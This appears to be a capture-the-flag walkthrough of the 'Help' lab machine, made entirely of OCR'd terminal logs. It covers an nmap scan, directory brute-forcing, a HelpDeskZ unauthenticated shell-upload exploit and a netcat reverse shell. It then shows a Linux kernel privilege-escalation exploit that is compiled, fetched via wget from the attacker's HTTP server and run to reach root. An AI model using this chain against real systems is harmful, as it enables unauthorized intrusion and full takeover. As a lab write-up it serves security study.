


```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.121
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-24 09:10 GMT
Nmap scan report for 10.10.10.121
Host is up (0.087s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


=> DIRECTORY: http://10.10.10.121/support/js/tinymce/
dirb http://10.10.10.121
--- Entering directory: http://10.10.10.121/support/uploads/ ----
=> DIRECTORY: http://10.10.10.121/support/uploads/articles/
http://10.10.10.121/support/uploads/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.10.10.121/support/uploads/tickets/
-> Testing: http://10.10.10.121/support/uploads/tracks


10.10.10.121/support/?v=submit_ticket&action=confirmation
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
HelpDeskZ
Home
Submit a Ticket
Knowledgebase
News
Account Login
Your email address
Your password
Remember me
Lost password
Login
Your ticket details
Upload shell here.Doesnt matter this error message
Enter your ticket details below. If you are reporting a problem, please remember to provide as much relevant information as possible.
File is not allowed.
General Information
Full name: *
DSA
E-mail: *
ERQWE@ASDA.COM
Priority:
Low
Your Message
Subject *
asda
sdadsad


root@kali:~/Masaüstü# python 40300.py http://10.10.10.121/support/uploads/tickets/ quick.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
found!
http://10.10.10.121/support/uploads/tickets/a1d49638409c17325d36e9b4180d63f1.php

```
root@kali:~/Masaüstü# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.13.194] from (UNKNOWN) [10.10.10.121] 38996
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x
 00:58:39 up  1:06,  1 user,  load average: 1.20, 1.79, 1.43
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
help     pts/6    10.10.13.67      00:28    1:05   0.18s  0.18s -bash
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-da
/bin/sh: 0: can't access tty; job control turned off
$ İD
/bin/sh: 1: İD: not found
$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-da
$ whoami
help
$ pwd
/
$ python -c "import pty;pty.spawn('/bin/bash');"
help@help:/$ ls
ls
total 84
drwxr-xr-x  22 root root  4096 Nov 28 09:18 .
drwxr-xr-x  22 root root  4096 Nov 28 09:18 ..
drwxr-xr-x   2 root root  4096 Nov 27 00:41 bin
drwxr-xr-x   3 root root  4096 Nov 28 09:18 boot
drwxr-xr-x  18 root root  3800 Jan 23 23:52 dev
drwxr-xr-x  93 root root  4096 Jan 13 13:19 etc
drwxr-xr-x   3 root root  4096 Nov 27 00:43 home
lrwxrwxrwx   1 root root    33 Nov 28 09:18 initrd.img -> boot/initrd.img-4.4.0-11
lrwxrwxrwx   1 root root    33 Nov 27 00:40 initrd.img.old -> boot/initrd.img-4.4.
drwxr-xr-x  19 root root  4096 Nov 27 06:55 lib
drwxr-xr-x   2 root root  4096 Nov 27 00:39 lib64
drwx------   2 root root 16384 Nov 27 00:39 lost+found
drwxr-xr-x   4 root root  4096 Nov 27 00:39 media
drwxr-xr-x   2 root root  4096 Jul 30 17:30 mnt
drwxr-xr-x   2 root root  4096 Nov 27 00:45 opt
dr-xr-xr-x 324 root root     0 Jan 23 23:52 proc
```

```
drwxrwxrwt  12 root root  4096 Jan 24 00:59 tmp
drwxr-xr-x  10 root root  4096 Nov 27 00:39 usr
drwxr-xr-x  12 root root  4096 Nov 27 05:49 var
lrwxrwxrwx   1 root root    30 Nov 28 09:18 vmlinuz -> boot/vmlinuz-4.4.0-116-generic
lrwxrwxrwx   1 root root    30 Nov 27 00:40 vmlinuz.old -> boot/vmlinuz-4.4.0-131-generic
help@help:/$ cd home
cd home
help@help:/home$ ls
ls
total 12
drwxr-xr-x  3 root root 4096 Nov 27 00:43 .
drwxr-xr-x 22 root root 4096 Nov 28 09:18 ..
drwxr-xr-x  8 help help 4096 Jan 24 00:29 help
help@help:/home$ cd help
cd help
help@help:/home/help$ ls
ls
total 80
drwxr-xr-x   8 help help  4096 Jan 24 00:29 .
drwxr-xr-x   3 root root  4096 Nov 27 00:43 ..
-rw-rw-r--   1 help help  1367 Jan 24 00:53 .bash_history
-rw-r--r--   1 help help   220 Nov 27 00:43 .bash_logout
-rw-r--r--   1 root root     1 Nov 27 01:13 .bash_profile
-rw-r--r--   1 help help  3798 Jan 24 00:29 .bashrc
drwx------   2 help help  4096 Nov 27 00:45 .cache
drwxr-xr-x   4 help help  4096 Jan 23 23:52 .forever
-rw-------   1 help help   442 Nov 28 04:46 .mysql_history
drwxrwxr-x   2 help help  4096 Nov 27 01:12 .nano
drwxrwxr-x 290 help help 12288 Jan 11 05:53 .npm
-rw-r--r--   1 help help   655 Nov 27 00:43 .profile
-rw-rw-r--   1 help help    66 Nov 28 09:58 .selected_editor
drwx------   2 help help  4096 Jan 24 00:28 .ssh
-rw-r--r--   1 help help     0 Nov 27 00:48 .sudo_as_admin_successful
-rw-rw-r--   1 help help   225 Jan 24 00:57 .wget-hsts
drwxrwxrwx   6 root root  4096 Jan 11 05:53 help
-rw-rw-r--   1 help help   946 Nov 28 10:35 npm-debug.log
-rw-r--r--   1 root root    33 Nov 28 10:51 user.txt
help@help:/home/help$ cat user.txt
cat user.txt
bb8a7b36bdce0c61ccebaa173ef946af
help@help:/home/help$
```

```
root@kali:~/Masaüstü# searchsploit Linux Kernel 4.4.0
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ---------------------------------
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege E | exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)                                   | exploits/linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                    | exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of-Bounds Privil | exploits/linux_x86-64/local/40049.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                 | exploits/linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege | exploits/linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation | exploits/linux/local/43418.c
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
root@kali:~/Masaüstü# gcc 44298.c -o exp
root@kali:~/Masaüstü# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.121 - - [24/Jan/2019 09:06:18] "GET /exp HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

```
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_6
help@help:/$ cd tmp
cd tmp
help@help:/tmp$ ls
ls
total 108
drwxrwxrwt 12 root root  4096 Jan 24 01:04 .
drwxr-xr-x 22 root root  4096 Nov 28 09:18 ..
drwxrwxrwt  2 root root  4096 Jan 23 23:52 .ICE-unix
drwxrwxrwt  2 root root  4096 Jan 23 23:52 .Test-unix
drwxrwxrwt  2 root root  4096 Jan 23 23:52 .X11-unix
drwxrwxrwt  2 root root  4096 Jan 23 23:52 .XIM-unix
drwxr-xr-x  2 help help  4096 Jan 24 00:37 .drop
drwxrwxrwt  2 root root  4096 Jan 23 23:52 .font-unix
-rw-------  1 help help 36864 Jan 24 00:27 .priv.py.swp
-rw-r--r--  1 help help  6021 Jan 24 00:59 44298.c
drwxrwxrwt  2 root root  4096 Jan 23 23:52 VMwareDnD
-rwxr-xr-x  1 help help 14032 Jan 24 01:01 ex
-rw-r--r--  1 help help     0 Jan 24 00:43 foo
drwxr-xr-x  2 help help  4096 Jan 24 01:04 foo.lock.spam.eggs
drwx------  3 root root  4096 Jan 23 23:52 systemd-private-db4013eb62014d068c82e3b044f
drwx------  2 root root  4096 Jan 23 23:52 vmware-root
help@help:/tmp$ wget http://10.10.13.168:8081/exp
wget http://10.10.13.168:8081/exp
--2019-01-24 01:05:46--  http://10.10.13.168:8081/exp
Connecting to 10.10.13.168:8081... failed: Connection refused.
help@help:/tmp$ wget http://10.10.13.194:8081/exp
wget http://10.10.13.194:8081/exp
--2019-01-24 01:06:18--  http://10.10.13.194:8081/exp
Connecting to 10.10.13.194:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17880 (17K) [application/octet-stream]
Saving to: 'exp'

exp                 100%[===================>]  17.46K  --.-KB/s    in 0.09s

2019-01-24 01:06:19 (200 KB/s) - 'exp' saved [17880/17880]

help@help:/tmp$ chmod +x exp
chmod +x exp
```

```
help@help:/tmp$ ./exp
./exp
task_struct = ffff880007212a00
uidptr = ffff880039a989c4
spawning root shell
root@help:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/tmp# cat /root/root.txt
cat /root/root.txt
b7fe6082dcdf0c1b1e02ab0d9daddb98
root@help:/tmp#
```